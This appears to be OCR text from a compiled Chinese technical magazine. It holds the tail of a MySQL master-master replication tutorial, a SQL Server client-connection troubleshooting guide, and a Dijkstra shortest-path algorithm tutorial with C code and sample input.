mysql> grant replication slave on *.* to 'repl’@’192.168.237.%' identified by '123456';
mysql> flush privileges;
```

3.3 查看 master-02 的状态

```
mysql> show master status;
+------------------+----------+--------------+------------------+
| File             | Position | Binlog_Do_DB | Binlog_Ignore_DB |
+------------------+----------+--------------+------------------+
| mysql-bin.000004 |      689 |              |                  |
+------------------+----------+--------------+------------------+
1 row in set (0.00 sec)
```

4. 从库根据上面步骤配置为 master-02 的从即可(为了节省篇幅不再一一赘述)
5. 在 master-01 上创建一个数据库测试同步效果

```
root@VM-01 logs 19:42:51 # mysql -uroot -h127.0.0.1  -e 'create database mail character set utf8' ;
root@VM-01 logs 19:43:13 # mysql -uroot -h127.0.0.1  -e 'show databases' ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mail               |
| mysql              |
| performance_schema |
| test               |
+--------------------+
```


6. 去 master-02 跟从库上分别查看是否已经同步过数据来

```
root@VM-02 ~ 19:48:08 # mysql -uroot -h127.0.0.1  -e 'show databases' ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mail               |
| mysql              |
| performance_schema |
| test               |
+--------------------+
root@VM-03 ~ 19:49:29 # mysql -uroot -h127.0.0.1  -e 'show databases' ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mail               |
| mysql              |
| performance_schema |
| test               |
+--------------------+
```


好了,至此数据同步已经完成,关于 keepalived 实现双主高可用,我会在下篇 keepalived 实现 MySQL 高可用总给大家写出!!!


SQL Server 客户端连接的问题

作者 :舒永春 来源 :http://jimshu.blog.51cto.com/3171847/1395199

经常有人反映说 SQL Server 客户端连接不上。现在将这类问题归纳如下：

一、SQL Server 实例（服务）未启动

打开“SQL Server 配置管理器”（或者“管理工具”中的“服务”），检查对应的实例（服务）的状态是否为“正在运行”（或者“已启动”）。如果该实例没有启动（甚至客户端在连接时使用了错误的主机名和实例名），这个时候客户端当然连接不到 SQL Server 数据库了。



二、网络通讯协议未启用

如果客户端使用网络协议去连接 SQL Server，那么就要求 SQL Server 的实例（服务）也要启用相应的网络协议。一般可能出现有 2 种状况：

1. 发现在 SQL Server 本机可以访问，但是客户端不行。这是因为，从 SQL Server 2005 开始，本地访问时默认使用 Shared Memory（可以理解为直接去内存中访问），而远程客户端是不可能使用 Shared Memory 的。


2. 修改了网络配置，启用了 TCP/IP 协议，可是没有重启 SQL Server 实例（服务），没有生效。

三、TCP/IP 端口配置

对于 TCP/IP 协议，请注意端口的配置。

1. 是否“全部侦听”

如下图，此时“协议”选项卡的“全部侦听”为“是”，表示本机所有的网卡都使用同一个端口。




如果“全部侦听”设置为“否”，那么这台服务器的每一块网卡都可以独立配置“TCP 端口”以及“已启用”。

2. 动态端口


如果“TCP 动态端口”设为 0，那么将使用动态端口。

由于动态端口在每次启用 SQL Server 实例（服务）时都可能改变，所以客户端访问时将自动向这台服务器的 UDP 1434 端口查询 ,询问对应的 SQL Server 实例(服务)的当前端口。UDP 1434 对应的服务是 SQL Server Browser，它负责向客户端返回其查询的 SQL Server 实例（服务）对应的 TCP 端口。



四、防火墙

由于 Windows 2008 及后续版本增强了安全性，因此在安装 SQL Server 时并不会自动打开防火墙端口。




关于防火墙的配置，请参考 http://jimshu.blog.51cto.com/3171847/590411 “三、为 SQL Server 开放端口”。

五、帐户与密码错误

1. 访问权限的问题


客户端访问时使用的某个帐户没有权限，当然也就不能访问 SQL Server。

2. 帐户被禁用




3. 如果是 SQL 帐户登录

如果在安装 SQL Server 时就指定身份验证模式为“混合模式”，那么就可以允许 SQL Server 帐户，否则只允许 Windows 帐户。




安装完成之后，如果要修改身份验证模式，可以通过 SQL Server Management Studio 修改。修改后需要重启该 SQL Server 实例（服务）才会生效。



【坐在马桶上看算法】算法 7：Dijkstra 最短路算法

作者：ahalei 来源：http://ahalei.blog.51cto.com/4767671/1387799

上周我们介绍了神奇的只有五行的 Floyd 最短路算法，它可以方便的求得任意两点的最短路径，这称为“多源最短路”。本周来来介绍指定一个点（源点）到其余各个顶点的最短路径，也叫做“单源最短路径”。例如求下图中的 1 号顶点到 2、3、4、5、6 号顶点的最短路径。



与 Floyd-Warshall 算法一样这里仍然使用二维数组 e 来存储顶点之间边的关系，初始值如下。

e	1	2	3	4	5	6
1	0	1	12	∞	∞	∞
2	∞	0	9	3	∞	∞
3	∞	∞	0	∞	5	∞
4	∞	∞	4	0	13	15
5	∞	∞	∞	∞	0	4
6	∞	∞	∞	∞	∞	0

我们还需要用一个一维数组 dis 来存储 1 号顶点到其余各个顶点的初始路程，如下。

	1	2	3	4	5	6
dis	0	1	12	∞	∞	∞

我们将此时 dis 数组中的值称为最短路的“估计值”。


既然是求 1 号顶点到其余各个顶点的最短路程，那就先找一个离 1 号顶点最近的顶点。通过数组 dis 可知当前离 1 号顶点最近是 2 号顶点。当选择了 2 号顶点后，dis[2]的值就已经从“估计值”变为了“确定值”，即 1 号顶点到 2 号顶点的最短路程就是当前 dis[2]值。为什么呢？你想啊，目前离 1 号顶点最近的是 2 号顶点，并且这个图所有的边都是正数，那么肯定不可能通过第三个顶点中转，使得 1 号顶点到 2 号顶点的路程进一步缩短了。因为 1 号顶点到其它顶点的路程肯定没有 1 号到 2 号顶点短，对吧 O(∩_∩)O~

既然选了 2 号顶点，接下来再来看 2 号顶点有哪些出边呢。有 2->3 和 2->4 这两条边。先讨论通过 2->3 这条边能否让 1 号顶点到 3 号顶点的路程变短。也就是说现在来比较 dis[3]和 dis[2]+e[2][3]的大小。其中 dis[3]表示 1 号顶点到 3 号顶点的路程。dis[2]+e[2][3]中 dis[2]表示 1 号顶点到 2 号顶点的路程，e[2][3]表示 2->3 这条边。所以 dis[2]+e[2][3]就表示从 1 号顶点先到 2 号顶点，再通过 2->3 这条边，到达 3 号顶点的路程。


我们发现 dis[3]=12，dis[2]+e[2][3]=1+9=10，dis[3]>dis[2]+e[2][3]，因此 dis[3]要更新为 10。这个过程有个专业术语叫做“松弛”。即 1 号顶点到 3 号顶点的路程即 dis[3]，通过 2->3 这条边松弛成功。这便是 Dijkstra 算法的主要思想：通过“边”来松弛 1 号顶点到其余各个顶点的路程。

同理通过 2->4（e[2][4]），可以将 dis[4]的值从∞松弛为 4（dis[4]初始为∞，dis[2]+e[2][4]=1+3=4，dis[4]>dis[2]+e[2][4]，因此 dis[4]要更新为 4）。


刚才我们对 2 号顶点所有的出边进行了松弛。松弛完毕之后 dis 数组为：




接下来，继续在剩下的 3、4、5 和 6 号顶点中，选出离 1 号顶点最近的顶点。通过上面更新过 dis 数组，当前离 1 号顶点最近是 4 号顶点。此时，dis[4]的值已经从“估计值”变为了“确定值”。下面继续对 4 号顶点的所有出边（4->3，4->5 和 4->6）用刚才的方法进行松弛。松弛完毕之后 dis 数组为：



继续在剩下的 3、5 和 6 号顶点中，选出离 1 号顶点最近的顶点，这次选择 3 号顶点。此时，dis[3]的值已经从“估计值”变为了“确定值”。对 3 号顶点的所有出边（3->5）进行松弛。松弛完毕之后 dis 数组为：




继续在剩下的 5 和 6 号顶点中，选出离 1 号顶点最近的顶点，这次选择 5 号顶点。此时，dis[5]的值已经从“估计值”变为了“确定值”。对 5 号顶点的所有出边（5->4）进行松弛。松弛完毕之后 dis 数组为：



最后对 6 号顶点所有点出边进行松弛。因为这个例子中 6 号顶点没有出边，因此不用处理。到此，dis 数组中所有的值都已经从“估计值”变为了“确定值”。

最终 dis 数组如下，这便是 1 号顶点到其余各个顶点的最短路径。



OK，现在来总结一下刚才的算法。算法的基本思想是：每次找到离源点（上面例子的源点就是 1 号顶点）最近的一个顶点，然后以该顶点为中心进行扩展，最终得到源点到其余所有点的最短路径。基本步骤如下：

- 将所有的顶点分为两部分：已知最短路程的顶点集合 P 和未知最短路径的顶点集合 Q。最开始，已知最短路径的顶点集合 P 中只有源点一个顶点。我们这里用一个 book[i]数组来记录哪些点在集合 P 中。例如对于某个顶点 i，如果 book[i]为 1 则表示这个顶点在集合 P 中，如果 book[i]为 0 则表示这个顶点在集合 Q 中。
- 设置源点 s 到自己的最短路径为 0 即 dis=0。若存在源点有能直接到达的顶点 i，则把 dis[i]设为 e[s][i]。同时把所有其它（源点不能直接到达的）顶点的最短路径为设为∞。
- 在集合 Q 的所有顶点中选择一个离源点 s 最近的顶点 u（即 dis[u]最小）加入到集合 P。并考察所有以点 u 为起点的边，对每一条边进行松弛操作。例如存在一条从 u 到 v 的边，那么可以通过将边 u->v 添加到尾部来拓展一条从 s 到 v 的路径，这条路径的长度是 dis[u]+e[u][v]。如果这个值比目前已知的 dis[v]的值要小，我们可以用新值来替代当前 dis[v]中的值。
- 重复第 3 步，如果集合 Q 为空，算法结束。最终 dis 数组中的值就是源点到所有顶点的最短路径。

完整的 Dijkstra 算法代码如下：

```
#include <stdio.h>
int main()
{
```

```
int e[10][10],dis[10],book[10],i,j,n,m,t1,t2,t3,u,v,min;
int inf=99999999; //用 inf(infinity 的缩写)存储一个我们认为的正无穷值
//读入 n 和 m，n 表示顶点个数，m 表示边的条数
scanf("%d %d",&n,&m);

//初始化
for(i=1;i<=n;i++)
    for(j=1;j<=n;j++)
        if(i==j) e[i][j]=0;
          else e[i][j]=inf;

//读入边
for(i=1;i<=m;i++)
{
    scanf("%d %d %d",&t1,&t2,&t3);
    e[t1][t2]=t3;
}
//初始化 dis 数组，这里是 1 号顶点到其余各个顶点的初始路程
for(i=1;i<=n;i++)
    dis[i]=e[1][i];
//book 数组初始化
for(i=1;i<=n;i++)
    book[i]=0;
book[1]=1;

//Dijkstra 算法核心语句
for(i=1;i<=n-1;i++)
{
    //找到离 1 号顶点最近的顶点
    min=inf;
    for(j=1;j<=n;j++)
    {
        if(book[j]==0 && dis[j]<min)
        {
            min=dis[j];
            u=j;
        }
    }
    book[u]=1;
    for(v=1;v<=n;v++)
    {
        if(e[u][v]<inf)
        {
            if(dis[v]>dis[u]+e[u][v])
                dis[v]=dis[u]+e[u][v];
        }
    }
}
```

```
//输出最终的结果
for(i=1;i<=n;i++)
    printf("%d ",dis[i]);

getchar();
getchar();
return 0;
}
```

可以输入以下数据进行验证。第一行两个整数 n　m。n 表示顶点个数(顶点编号为 1~n),m 表示边的条数。接下来 m 行表示，每行有 3 个数 x y z。表示顶点 x 到顶点 y 边的权值为 z。

```
6 9
1 2 1
1 3 12
2 3 9
2 4 3
3 5 5
4 3 4
4 5 13
4 6 15
5 6 4
```

运行结果是：

0 1 8 4 13 17

